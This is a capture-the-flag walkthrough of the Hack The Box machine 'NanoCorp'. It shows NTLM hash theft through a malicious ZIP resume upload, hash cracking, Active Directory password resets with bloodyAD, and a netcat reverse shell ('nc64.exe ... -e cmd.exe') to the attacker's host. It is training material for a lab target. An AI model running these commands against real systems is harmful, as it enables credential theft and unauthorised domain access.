
HTB Machine - NanoCorp
Summary:
This box is leaning on the easier side of “hard” machines, as the exploit chain is relatively short and straightforward. It starts with finding a job portal that allows uploading ZIP files. There’s no validation on the contents within the ZIP file, which lets me place malicious Windows shell files in it, and they leaked a crackable NTLM hash of a service account when opened. This account has permission to reset the password of another service account, which gives WinRM access. Once on the box, I’ll find a vulnerable version of CheckMK running, and I’ll exploit it with an arbitrary file write CVE.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ sudo nmap --min-rate 1000 -p- 10.129.26.191 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 23:41 ACDT Nmap scan report for 10.129.26.191 Host is up (0.27s latency). Not shown: 65515 filtered tcp ports (no-response) PORT STATE SERVICE 53/tcp open domain 80/tcp open http 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl 5986/tcp open wsmans 9389/tcp open adws 49664/tcp open unknown 49669/tcp open unknown 49671/tcp open unknown 63562/tcp open unknown 63579/tcp open unknown 64463/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 132.17 seconds ┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ sudo nmap -A -p 53,80,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49664,49669,49671,63562,63579,64463 10.129.26.191 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 23:45 ACDT Nmap scan report for 10.129.26.191 Host is up (0.28s latency). PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 80/tcp open http Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12) |_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 |_http-title: Did not follow redirect to http://nanocorp.htb/ 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-11-12 20:16:09Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name) 3269/tcp open tcpwrapped 5986/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found | ssl-cert: Subject: commonName=dc01.nanocorp.htb | Subject Alternative Name: DNS:dc01.nanocorp.htb | Not valid before: 2025-04-06T22:58:43 |_Not valid after: 2026-04-06T23:18:43 | tls-alpn: |_ http/1.1 |_ssl-date: TLS randomness does not represent time 9389/tcp open mc-nmf .NET Message Framing 49664/tcp open msrpc Microsoft Windows RPC 49669/tcp open msrpc Microsoft Windows RPC 49671/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 63562/tcp open msrpc Microsoft Windows RPC 63579/tcp open msrpc Microsoft Windows RPC 64463/tcp open msrpc Microsoft Windows RPC Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%) OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-time: | date: 2025-11-12T20:17:15 |_ start_date: N/A |_clock-skew: 7h00m02s | smb2-security-mode: | 3:1:1: |_ Message signing enabled and required TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 275.14 ms 10.10.14.1 2 275.69 ms 10.129.26.191 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 119.44 seconds
This looks like a domain controller with a web server running. WinRM is also open on port 5986.
TCP80 - HTTP:

The page shows a cybersecurity company. Clicking on each button shows a popup.

One of them is a contact form:


Clicking “submit” triggers a POST request to the home page, but does nothing.
“About us” shows an apply button. Clicking on it redirects to hire.nanocorp.htb.

hire.nanocorp.htb:

It’s a job application portal. Interestingly it takes resume in ZIP format instead of something like PDFs. I’ll upload a ZIP containing a text file, and it returned this message:

I checked the POST request and response, and it does not reveal the upload location. GoBuster found /uploads, but it always returns 403, perhaps the file is renamed after being uploaded. The page response hinted that someone will review the uploaded file though.
NTLM Forced Authentication:
I did some further testing, and while it blocks uploading anything other than ZIP files, there’s seemingly zero restrictions on what’s inside the ZIP. Since it’s a Windows machine, I can zip up some malicious Windows shell files that would force authentication to my host whenever it’s opened, leaking the opening user’s NTLMv2 hash. I’ve done this previously in Flight, and I’ll be using the ntlm_theft tool once again.
It supports all sorts of files such as .url, .lnk, .scf and Office documents. I don’t know which one would work on the box, so I included all of them in the ZIP.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp/ntlmtheft] └─$ python ntlm_theft.py --generate all --server 10.10.14.66 --filename exploit /home/ch3ng/machines/nanoCorp/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l' location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx'; Created: exploit/exploit.scf (BROWSE TO FOLDER) Created: exploit/exploit-(url).url (BROWSE TO FOLDER) Created: exploit/exploit-(icon).url (BROWSE TO FOLDER) Created: exploit/exploit.lnk (BROWSE TO FOLDER) Created: exploit/exploit.rtf (OPEN) Created: exploit/exploit-(stylesheet).xml (OPEN) Created: exploit/exploit-(fulldocx).xml (OPEN) Created: exploit/exploit.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE) Created: exploit/exploit-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE) Created: exploit/exploit-(includepicture).docx (OPEN) Created: exploit/exploit-(remotetemplate).docx (OPEN) Created: exploit/exploit-(frameset).docx (OPEN) Created: exploit/exploit-(externalcell).xlsx (OPEN) Created: exploit/exploit.wax (OPEN) Created: exploit/exploit.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY) Created: exploit/exploit.asx (OPEN) Created: exploit/exploit.jnlp (OPEN) Created: exploit/exploit.application (DOWNLOAD AND OPEN) Created: exploit/exploit.pdf (OPEN AND ALLOW) Created: exploit/zoom-attack-instructions.txt (PASTE TO CHAT) Created: exploit/exploit.library-ms (BROWSE TO FOLDER) Created: exploit/Autorun.inf (BROWSE TO FOLDER) Created: exploit/desktop.ini (BROWSE TO FOLDER) Created: exploit/exploit.theme (THEME TO INSTALL Generation Complete. ┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ cd exploit ┌──(ch3ng㉿localhost)-[~/.../nanocorp/ntlmtheft/exploit] └─$ zip resume.zip * adding: Autorun.inf (deflated 14%) adding: desktop.ini (deflated 2%) adding: exploit.application (deflated 63%) adding: exploit.asx (deflated 32%) adding: exploit-(externalcell).xlsx (deflated 13%) adding: exploit-(frameset).docx (deflated 12%) adding: exploit-(fulldocx).xml (deflated 89%) adding: exploit-(handler).htm (deflated 17%) adding: exploit.htm (deflated 16%) adding: exploit-(icon).url (deflated 12%) adding: exploit-(includepicture).docx (deflated 11%) adding: exploit.jnlp (deflated 25%) adding: exploit.library-ms (deflated 57%) adding: exploit.lnk (deflated 70%) adding: exploit.m3u (deflated 6%) adding: exploit.pdf (deflated 47%) adding: exploit-(remotetemplate).docx (deflated 9%) adding: exploit.rtf (deflated 3%) adding: exploit.scf (deflated 11%) adding: exploit-(stylesheet).xml (deflated 13%) adding: exploit.theme (deflated 53%) adding: exploit-(url).url (deflated 7%) adding: exploit.wax (deflated 25%) adding: zoom-attack-instructions.txt (deflated 10%)
Before uploading, I’ll start the responder server:
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ sudo responder -I tun0 __ .----.-----.-----.-----.-----.-----.--| |.-----.----. | _| -__|__ --| _ | _ | | _ || -__| _| |__| |_____|_____| __|_____|__|__|_____||_____|__| |__| NBT-NS, LLMNR & MDNS Responder 3.1.6.0 To support this project: Github -> https://github.com/sponsors/lgandx Paypal -> https://paypal.me/PythonResponder Author: Laurent Gaffie (laurent.gaffie@gmail.com) To kill this script hit CTRL-C [+] Poisoners: LLMNR [ON] NBT-NS [ON] MDNS [ON] DNS [ON] DHCP [OFF] [+] Servers: HTTP server [ON] HTTPS server [ON] WPAD proxy [OFF] Auth proxy [OFF] SMB server [ON] Kerberos server [ON] SQL server [ON] ..SNIP.. [+] Generic Options: Responder NIC [tun0] Responder IP [10.10.14.66] Responder IPv6 [dead:beef:2::1040] Challenge set [random] Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL'] Don't Respond To MDNS TLD ['_DOSVC'] TTL for poisoned response [default] [+] Current Session Variables: Responder Machine Name [WIN-2632AK5RSCI] Responder Domain Name [OTP3.LOCAL] Responder DCE-RPC Port [45946] [+] Listening for events... [!] Error starting UDP server on port 53, check permissions or other servers running. [!] Error starting TCP server on port 53, check permissions or other servers running.
Once the ZIP is uploaded, responder immediately caught over 10 authentication requests, all of them from web_svc. Looks like many of those files are triggering it.
[SMB] NTLMv2-SSP Client   : 10.129.26.191
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:9f71587ed1247eca:D902D6AE650F1A9CD353C3106F9F986E:0101000000000000804B8E853454DC01B7E3E3352E2B47A900000000020008004F0054005000330001001E00570049004E002D00320036003300320041004B003500520053004300490004003400570049004E002D00320036003300320041004B00350052005300430049002E004F005400500033002E004C004F00430041004C00030014004F005400500033002E004C004F00430041004C00050014004F005400500033002E004C004F00430041004C0007000800804B8E853454DC0106000400020000000800300030000000000000000000000000200000123B53FCD10612FEBFFD2E4C7E0689500DEC006E1004EC841F6DBCB54DDC7CBC0A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00360036000000000000000000
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
[*] Skipping previously captured hash for NANOCORP\web_svc
The leaked hash is also crackable by john.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt web_svc.hash Using default input encoding: UTF-8 Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64]) Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status dksehdgh712!@# (web_svc) 1g 0:00:00:00 DONE (2025-11-13 00:32) 2.380g/s 4427Kp/s 4427Kc/s 4427KC/s domanick05..dig555 Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably Session completed.
Active Directory:
With creds, I can authenticate to SMB, but there’s no interesting shares. An RID brute force only returned 6 machine accounts and service accounts, which is pretty unusual for a domain controller. I ran a password spray, but no hits either.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ netexec smb nanocorp.htb -u 'web_svc' -p 'dksehdgh712!@#' --rid-brute | grep SidTypeUser SMB 10.129.26.191 445 DC01 500: NANOCORP\Administrator (SidTypeUser) SMB 10.129.26.191 445 DC01 501: NANOCORP\Guest (SidTypeUser) SMB 10.129.26.191 445 DC01 502: NANOCORP\krbtgt (SidTypeUser) SMB 10.129.26.191 445 DC01 1000: NANOCORP\DC01$ (SidTypeUser) SMB 10.129.26.191 445 DC01 1103: NANOCORP\web_svc (SidTypeUser) SMB 10.129.26.191 445 DC01 3101: NANOCORP\monitoring_svc (SidTypeUser)
I’ll also run BloodHound, and mark web_svc as owned. The pre-built query “shortest path from owned object” shows the following graph:

It can add itself to IT_SUPPORT, which then gives rights to force reset the password of monitoring_svc. This service account is in the REMOTE MANAGEMENT USERS group, which gives WinRM access.
Foothold:
monitoring_svc Account Takeover:
I’ll add web_svc to the group and force change monitoring_svc’s password, all done using bloodyAD:
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ bloodyAD --host dc01 -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' add groupMember "IT_SUPPORT" "web_svc" [+] web_svc added to IT_SUPPORT ┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ bloodyAD --host dc01 -d nanocorp.htb -u web_svc -p 'dksehdgh712!@#' set password "monitoring_svc" "P@ssw0rd1" [+] Password changed successfully!
Then I should be able to access WinRM as monitoring_svc using the new password, but somehow evil-winrm failed. Apparently it doesn’t work well with Kerberos and SSL, I’ll use winrmexec.py instead, and got a foothold successfully.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ timefake nanocorp.htb impacket-getTGT -dc-ip dc01.nanocorp.htb 'nanocorp.htb/monitoring_svc:P@ssw0rd1' Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] Saving ticket in monitoring_svc.ccache ┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ KRB5CCNAME=monitoring_svc.ccache timefake nanocorp.htb python winrmexec.py -k -no-pass 'dc01.nanocorp.htb' -ssl Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies [*] '-target_ip' not specified, using dc01.nanocorp.htb [*] '-port' not specified, using 5986 [*] '-url' not specified, using https://dc01.nanocorp.htb:5986/wsman [*] using domain and username from ccache: NANOCORP.HTB\monitoring_svc [*] '-spn' not specified, using HTTP/dc01.nanocorp.htb@NANOCORP.HTB [*] '-dc-ip' not specified, using NANOCORP.HTB [*] requesting TGS for HTTP/dc01.nanocorp.htb@NANOCORP.HTB PS C:\Users\monitoring_svc\Documents> whoami nanocorp\monitoring_svc
Kerberos authentication is time-sensitive, so it’s important the timestamp in my authentication request matches the domain controller. timefake is a simple Bash function I created to do this:
timefake() {
    local timestamp=$(ntpdate -q $1 | cut -d ' ' -f 1,2)
    shift
    faketime $timestamp $*
}
The shell from winrmexec.py isn’t too stable, so I’ll try to get a better one using msfvenom.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.66 LPORT=8001 -f exe -o shell.exe [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of exe file: 7168 bytes Saved as: shell.exe
I downloaded the payload and attempted to run it on the box, but it’s blocked:
C:\Users\monitoring_svc\Documents> iwr -uri http://10.10.14.66/shell.exe -Outfile shell.exe C:\Users\monitoring_svc\Documents> .\shell.exe Program 'shell.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted softwareAt line:1 char:1 + .\shell.exe + ~~~~~~~~~~~.
I’ll try using nc.exe instead:
C:\Users\monitoring_svc\Documents> iwr -uri http://10.10.14.66/nc64.exe -o nc64.exe C:\Users\monitoring_svc\Documents> Start-Job -ScriptBlock {.\nc64.exe 10.10.14.66 8001 -e cmd.exe} Id Name PSJobTypeName State HasMoreData Location Command -- ---- ------------- ----- ----------- -------- ------- 1 Job1 BackgroundJob Running True localhost .\nc64.exe 10.10.14.66...
And it sent back a full shell. Defender being active on the box is something to be aware of though.
┌──(ch3ng㉿localhost)-[~/machines/nanocorp] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.66] from (UNKNOWN) [10.129.26.191] 61489 Microsoft Windows [Version 10.0.20348.3207] (c) Microsoft Corporation. All rights reserved. C:\Users\monitoring_svc\Documents> whoami nanocorp\monitoring_svc
User Flag:
C:\Users\monitoring_svc\Desktop> type user.txt f8b0df53************************
Escalation:
CheckMK:
Port 6556 is open. Although it says listening on 0.0.0.0, it didn’t show up in the Nmap scan. It’s likely blocked by some firewall rules.
C:\Users\monitoring_svc\Documents> netstat -ano | findstr /C:LISTENING netstat -ano | findstr /C:LISTENING TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 5452 TCP 0.0.0.0:88 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 1008 TCP 0.0.0.0:389 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:464 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:593 0.0.0.0:0 LISTENING 1008 TCP 0.0.0.0:636 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:3268 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:3269 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:3389 0.0.0.0:0 LISTENING 768 TCP 0.0.0.0:5986 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:6556 0.0.0.0:0 LISTENING 3840 TCP 0.0.0.0:9389 0.0.0.0:0 LISTENING 3044 TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4 TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 544 TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1240 TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 1612 TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 2112 TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:49671 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:63562 0.0.0.0:0 LISTENING 704 TCP 0.0.0.0:63565 0.0.0.0:0 LISTENING 684 TCP 0.0.0.0:63579 0.0.0.0:0 LISTENING 3064 TCP 0.0.0.0:64463 0.0.0.0:0 LISTENING 3052 ..SNIP..
I’m unsure what it’s for, so I tried checking running processes to get a better idea, but failed because I don’t have sufficient permissions.
C:\Users\monitoring_svc\Documents> tasklist /V ERROR: Access denied
It’s the same for scheduled tasks.
C:\Users\monitoring_svc\Documents> wmic service get name,pathname,startname,state ERROR: Description = Access denied C:\Users\monitoring_svc\Documents> schtasks /query /fo LIST Access is denied.
Instead, I’ll check the programs folder, and noticed there’s a checkmk folder.
C:\Users\monitoring_svc\Documents> dir "C:\program files (x86)" Volume in drive C has no label. Volume Serial Number is 2EB6-7759 Directory of C:\program files (x86) 04/05/2025 03:17 PM <DIR> . 04/05/2025 03:17 PM <DIR> checkmk 05/08/2021 12:34 AM <DIR> Common Files 11/03/2025 04:13 PM <DIR> Internet Explorer 05/08/2021 01:40 AM <DIR> Microsoft 05/08/2021 12:34 AM <DIR> Microsoft.NET 05/08/2021 01:35 AM <DIR> Windows Defender 11/03/2025 04:13 PM <DIR> Windows Mail 11/03/2025 04:13 PM <DIR> Windows Media Player 05/08/2021 01:35 AM <DIR> Windows NT 11/03/2025 04:13 PM <DIR> Windows Photo Viewer 05/08/2021 12:34 AM <DIR> WindowsPowerShell 0 File(s) 0 bytes 12 Dir(s) 4,840,230,912 bytes free
Inside there’s a folder called service, but I have no access to that as well.
C:\Program Files (x86)\checkmk> dir Volume in drive C has no label. Volume Serial Number is 2EB6-7759 Directory of C:\Program Files (x86)\checkmk 04/05/2025 03:17 PM <DIR> . 04/05/2025 03:17 PM <DIR> .. 04/05/2025 03:42 PM <DIR> service 0 File(s) 0 bytes 3 Dir(s) 4,838,424,576 bytes free C:\Program Files (x86)\checkmk> cd service Access is denied.
In fact, I can’t even check its ACL.
C:\Program Files (x86)\checkmk> icacls service service: Access is denied. Successfully processed 0 files; Failed processing 1 files
After doing some research online, I learned that CheckMK is an open-source IT management tool. By default it runs on port 6556, so this is likely the unknown service found above. I also found a public CVE on CheckMK that can result in privilege escalation.
CVE-2024-0670 Arbitrary File Write:
According to the writeup:
In some cases, the software creates temporary files inside the directory C:\Windows\Temp that get executed afterwards. An attacker can leverage this to place write-protected malicious files in the directory beforehand. The files get executed by Checkmk with SYSTEM privileges allowing attackers to escalate their privileges.
